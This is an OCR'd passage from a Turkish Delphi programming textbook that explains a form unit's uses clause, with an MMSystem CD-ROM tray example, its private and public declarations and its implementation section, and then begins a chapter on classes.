Önemli Uyarı: Bir methodun tanımlı olduğu kütüphanesine ulaşmak için, Mous ile o komutun üzerine gidin "***ctrl***" tuşu basılıyken (mousun şekli değişecektir) mousun sol tuşuyla üzerine tıklayın, sizi tanımlandığı kütüphaneye yönlendirecektir.

UYGULAMA 2:

Bu bölümde normal şartlarda kullanamayacağımız (kütüphanesi ekli olmadığı için) bir methodu, gerekli olan class ı "***uses***" satırına ekleyerek nasıl kullanabileceğinizi göstereceğim.

İlk olarak formunuzun üzerine iki adet button kontrolü yerleştirerek, aşağıdaki tasarımı oluşturunuz.


Şimdi de "uses" satırına "MMSystem" class ını ekleyin. Bu class ı eklemezseniz yukarıdaki hata mesajıyla karşılaşırsınız.

uses
Windows, Messages, SysUtils, Variants, Classes,Graphics, Controls, Forms, StdCtrls,Dialogs,**MMSystem**;//Eklemeyi unutmayın

Cd Rom kapağını açıp kapamak için "***mciSendString***" methodu kullanılmaktadır. "***MMSystem***" kütüphanesini eklemeden aşağıdaki kodları çalıştırırsanız, Delphi sizi bu fonksiyonları tanımadığına dair hata mesajıyla uyaracaktır. Bu yüzden ilk yapacağınız işlem "mciSendString" fonksiyonunun içerisinde tanumlandığı kütüphaneyi projeye dahil etmek olmalıdır.

Eklemiş olduğunuz button kontrollerinin "***OnClick***" yordamlarına aşağıdaki kodları yazıp uygulamanızı çalıştırabilirsiniz. Program çalıştıktan sonra ilk buttona tıklarsanız Cd Rom kapağı açılacak, şayet ikinci buttona tıklarsanız bu durumda da Cd Rom kapağınız kapanacaktır.

Unit inize aşağıdaki kod satırlarını ekleyin.



Sanıyorum olayın mantığını anladınız. Bir methodu kullanmak için öncelikle onun tanımlanmış olduğu kütüphaneden müsaade almalısınız (Onu projenize dahil ederek). Aksi takdirde methodu proje içerisinde kullanamazsınız.

IV.SATIR:

type
TForm1 = class(TForm)

Bu satır Wimdows Form uygulamalarının temelini oluşturmaktadır. Object Oriented mantığı kullanılarak class tan yavru üye türetilmektedir. Yaratılan yavru üyenin ismi "TForm1", yaratıldığı ana class ise "TForm" (Windows formlarına ait tüm özellik ve methodlar "TForm" class ında tanımlanmıştır) adını taşımaktadır. Yavru üye kalıtımsal olarak yaratıldığı class a ait tüm özellikleri ve methodları üzerine alacaktır.

Bir sonraki bölümde class yapısı detaylı olarak incelenecektir. Bu yüzden bu satıra ait izahat ve örnekleri o kısımda bulabilirsiniz.

Görsel dillerde kod yazma işlemi çok basit olduğu için, formunuzun üzerine sürüklediğiniz kontrollerle örnekler geliştirebildiğinizi, bir çok kodu ezbere yazdığınızı maalesef biliyorum. Class kısmında yazılan kod satırlarından çoğunun ne içerdiği hakkında bilgisi olmayan programcıların olduğunu hatta

bazılarının işi abartıp kitap bile yazdıklarını maalesef görüyoruz (Hatta kapaklarında 4. veya 5. baskı bile yazan var). Bu kitabı hazırlamamdaki asıl amaç, Fakülte içerisinde verdiğim derslere kaynak bulamadıkları için bu kalitesiz kitapları koltuğunun altına alıp gelen (Öğrencilerimi bu hususta suçlamıyorum) öğrencilerime ışık tutabilmek maksatlı olmuştur (Referanslarımız hakkında ufak bir fikir edinebilmeniz için kitabun açılış sayfalarına bakınız).

Şimdi tekrar konumuza dönerek Unit satırlarımızı izah etmeye devam edelim.

V.SATIR:


```
private
   { Private declarations }
```

Sadece o Unit tarafından (Buradaki Unit Forma ait olduğu için sadece form kontrolleri tarafından da denilebilir. Genel anlamda hangi class a aitse) kullanılabilecek değişken ve methodların declare edilebileceği bloktur. Burada tanımladığınız bir değişkeni diğer formlardan (veya Unit lerden) çağıramazsınız. Private bloğu içerisinde yapmış olduğunuz tanımlamalar "***Implementation***" dan sonra yapılanlardan farklıdır (class kısmında inceleyebilirsiniz). Burada tanımlayacağınız bir değişkeni proje içerisinde nasıl kullanabileceğinizi göstermek istiyorum.

```
type
  TForm2 = class(TForm)
    Button1: TButton;
    Edit1: TEdit;
    procedure Button1Click(Sender: TObject);
  private
    deger:Integer;  //Buradaki değişken tanımlamasında var kullanılmaz
```


Tanımlamış olduğunuz "deger" isimli değişken bütün alt yordamlar tarafından kullanılabilecektir. Fakat başka bir Unit içerisinden bu değeri kullanabilmek mümkün değildir.

Bu tip değişkenler devamlı olarak (Form kapatılana kadar) bellekte tutuldukları için son değerleri her zaman hatırlanacaktır. Yani Button1 "OnClick" olayında bu değişkene aktardığınız değeri, Button2 "OnClick" olayında rahatlıkla kullanabilirsiniz. Aşağıdaki kod satırlarını formunuzun gerekli yordamlarına ekleyip programınızı çalıştırınız.



"deger" isimli değişkeni, Unit inizin "private" kısmında tanımladığınız için tüm alt yordamlar tarafından kullanılabilecektir.

Bu kısımda ayrıca göstermek istediğim bir hususta "private" kısmında tanımlanan bir değişken (Bu proje için Form2 ye aittir) o formun diğer kontrolleri gibi davranacaktır.




Yukarıdaki şekilde "private" kısmında tanımlanan değişkenin "Form2" yazıp "." tuşuna basılınca açılan pencerede diğer methodlar (özellikler, kontroller vs.) gibi gözükeceğine dikkat ediniz.

Şimdi de “private” kısmında bir prosedür tanımlayarak Unit içerisinde nasıl kullanabileceğimizi görelim.

Aşağıdaki gibi “private” kısmında yeni prosedürünüzü tanımlayın.


```
type
  TForm2 = class(TForm)
    Button1: TButton;
    Edit1: TEdit;
    Button2: TButton;
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
  private
    deger:Integer; //Değişken tanımlandı
    procedure uyar();//Prosedür tanımlanıyor.
```

Prosedürü bu şekilde tanımlayıp programı çalıştırmaya kalkarsanız, Delphi sizi hata mesajıyla uyaracaktır. Bu yüzden şimdi anlatacağım adımları gerçekleştirdikten sonra uygulamanızı çalıştırın. İmleç prosedürün tanımlandığı satırda iken “Ctrl+Shift+C” tuşlarına beraberce basın. Aşağıdaki gibi Unit in içerisinde ***Formun üyesi*** olan prosedür bloğunu oluşturacaktır.




Artık programınızın çalıştırılması sırasında hata oluşmayacaktır (Delphi tanımlanmış prosedür bloklarının yaratılmış olmasını istemektedir). Burada hatırlatalım private bloğunda tanımlanan prosedüre diğer Unit lerden erişmek mümkün olamayacaktır.

Prosedür Unit in “Private” kısmında tanımlandığı için “Form2.uyar” komutu kullanılarak prosedür işletilebilmiştir. Prosedürünüzün içerisine yazacağınız kodları, diğer yordamlardan aşağıdaki şekilde kolayca işletebilirsiniz.




Burada değinmek istediğim diğer bir noktada, bu prosedüre formun diğer methodlarına nasıl erişebiliyorsanız o şekilde erişebileceğinizdir. Yani "Form2" yazıp "." tuşuna basarsanız açılacak olan pencerede prosedürün ismi gözükecektir.



"Private" bloğunda fonksiyon tanımlaması da yapabilirsiniz. Fakat değişken ve prosedürde olduğu gibi başka bir unitten ulaşılması mümkün olmayacaktır. Sadece tanımlandığı Unit içerisinde bulunan kontrollere ait yordamlardan çağrılabilecektir. Bu blokta fonksiyon tanımlamak için aşağıdaki adımları izlemelisiniz.


```
type
  TForm2 = class(TForm)
    Button1: TButton;
    Edit1: TEdit;
    Button2: TButton;
    Button3: TButton;
    Button4: TButton;
    procedure Button1Click(Sender: TObject);
    procedure Button2Click(Sender: TObject);
    procedure Button3Click(Sender: TObject);
    procedure FormCreate(Sender: TObject);
  private
    deger:Integer; //Değişken tanımlandı
    procedure uyar();
    function hesapla(ilk:Integer;son:Integer):Real;//Function tanımlandı
    { Private declarations }
```

Prosedür kısmında yaptığınız gibi, imleç fonksiyonun tanımlandığı satırda iken "Ctrl+Shift+c" tuşlarına beraberce basıp aşağıdaki bloğun oluşmasını sağlayın.




Hesapla isimli fonksiyonun "Form2" classının üyesi olduğunu sanıyorum söylememize gerek yok.

Fonksiyona ait "begin-end" bloğu içerisinde hesaplama işlemini yapacak olan kod satırlarını yazabilirsiniz. Programa gönderilecek olan değer aynı şekilde "***Result***" ifadesiyle yakalanabilir. Şimdi fonksiyonumuzun kodlarını ekleyerek uygulamamızı çalıştıralım.



Hatırlatmak istediğim diğer bir hususta, tanımlanan fonksiyon "Form2" class ında türetildiği için Editör de "Form2" yazıp "." tuşuna basarsanız, aşağıdaki gibi açılacak olan pencerede fonksiyonunuzu bulabileceksiniz.



Class içerisinde değişken, prosedür ve fonksiyon tanımlama işlemleri class yapısı kısmında daha detaylı olarak incelenecek ve örneklendirilecektir. Şimdilik bu kısmı kapatıp "Unit" penceremizde yer alan diğer satırları incelemeye devam edelim.

VI.SATIR:

```
public
   { Public declarations }
 end;
```

Proje içerisinde bu bloğun kullanım mantığı "private" ile tamamen aynıdır. Aralarındaki tek fark "public" bloğunda tanımlanan değişken, prosedür veya fonksiyona diğer Unitler den de ulaşılabilmesidir. Yani bu blokta tanımlanan bir değişken ait olduğu Unit inin eklendiği tüm formlardan (aslında Unitlerden) kolaylıkla çağrılabilmektedir.

VII.SATIR:

```
end;
```

Bu satır, class a ait tanımlamaların bittiği yeri göstermektedir (TForm2).

VIII.SATIR:

```
var
  Form2: TForm2;
```

"TForm2" class ından Object Oriented mantığı kullanılarak Form2 isminde yeni bir değişken türetilip kullanıma sunulmaktadır. Hatırlatalım "TForm2" nin tüm özellikleri bu yeni değişkene de aktarılmış olacaktır.

IX.SATIR:

```
implementation
```

Forma ait Event lar için yazılacak olan kodlar bu satırdan itibaren başlar. Eğer Unit içerisinden silerseniz uygulamanız çalışmayacaktır.

X.SATIR:

```
{$R *.dfm}
```

".dfm" uzantılı dosyaya yazılacak olan kodları belirleyen çok önemli bir bildiridir. Sakın Unit inizin içerisinden silmeyiniz. Silerseniz uygulamanızın çalıştırılması başarısızlıkla sonuçlanacaktır.


BÖLÜM 9
DELPHI'DE CLASS YAPISI

Delphi'de Class Uygulamaları:

C'den gelme bir davranış olan class işlemleri, görsel diller açısından bir çığır yaratmıştır. Class uygulamaları dil için en verimli çalışma ortamını sunmaktadır. Çünkü bir çok yerde kullanılacak olan nesneler tek bir yerde tanımlanıp diğer uygulamalar tarafından çağrılabilme özelliği göstermektedir. Uygulamalarınız için sizde benzer olan özellikleri tek bir çatı altında toplayıp (aynı kodları tekrar tekrar yazmamak için), diğer nesnelerinizi oluşturmuş olduğunuz bu yapıdan türetmek çok uygun bir hareket olacaktır. Class işlemleri programcılar tarafından anlaşılması en zor konu olma özelliğini taşımaktadır. Fakat anlaşılmasının zorunlu olduğunu düşünüyorum (Her ne kadar Delphi bu hususta size yardımcı oluyorsa da, büyük uygulamalarda muhakkak geliştirmek zorunda kalacaksınız). Projenize ekleyeceğiniz bir Unit içerisinde nasıl ***Class*** oluşturabileceğiniz hususu şu anki konumuzu oluşturmaktadır. Çok teknik bir konu olduğu kesin ve bir çoğunuzun ilgisini çekmeyebilir.

Class oluşturabilmeniz için, öncelikle projenize aşağıdaki adımları izleyerek bir Unit (Formu olmayan) ekleyin.

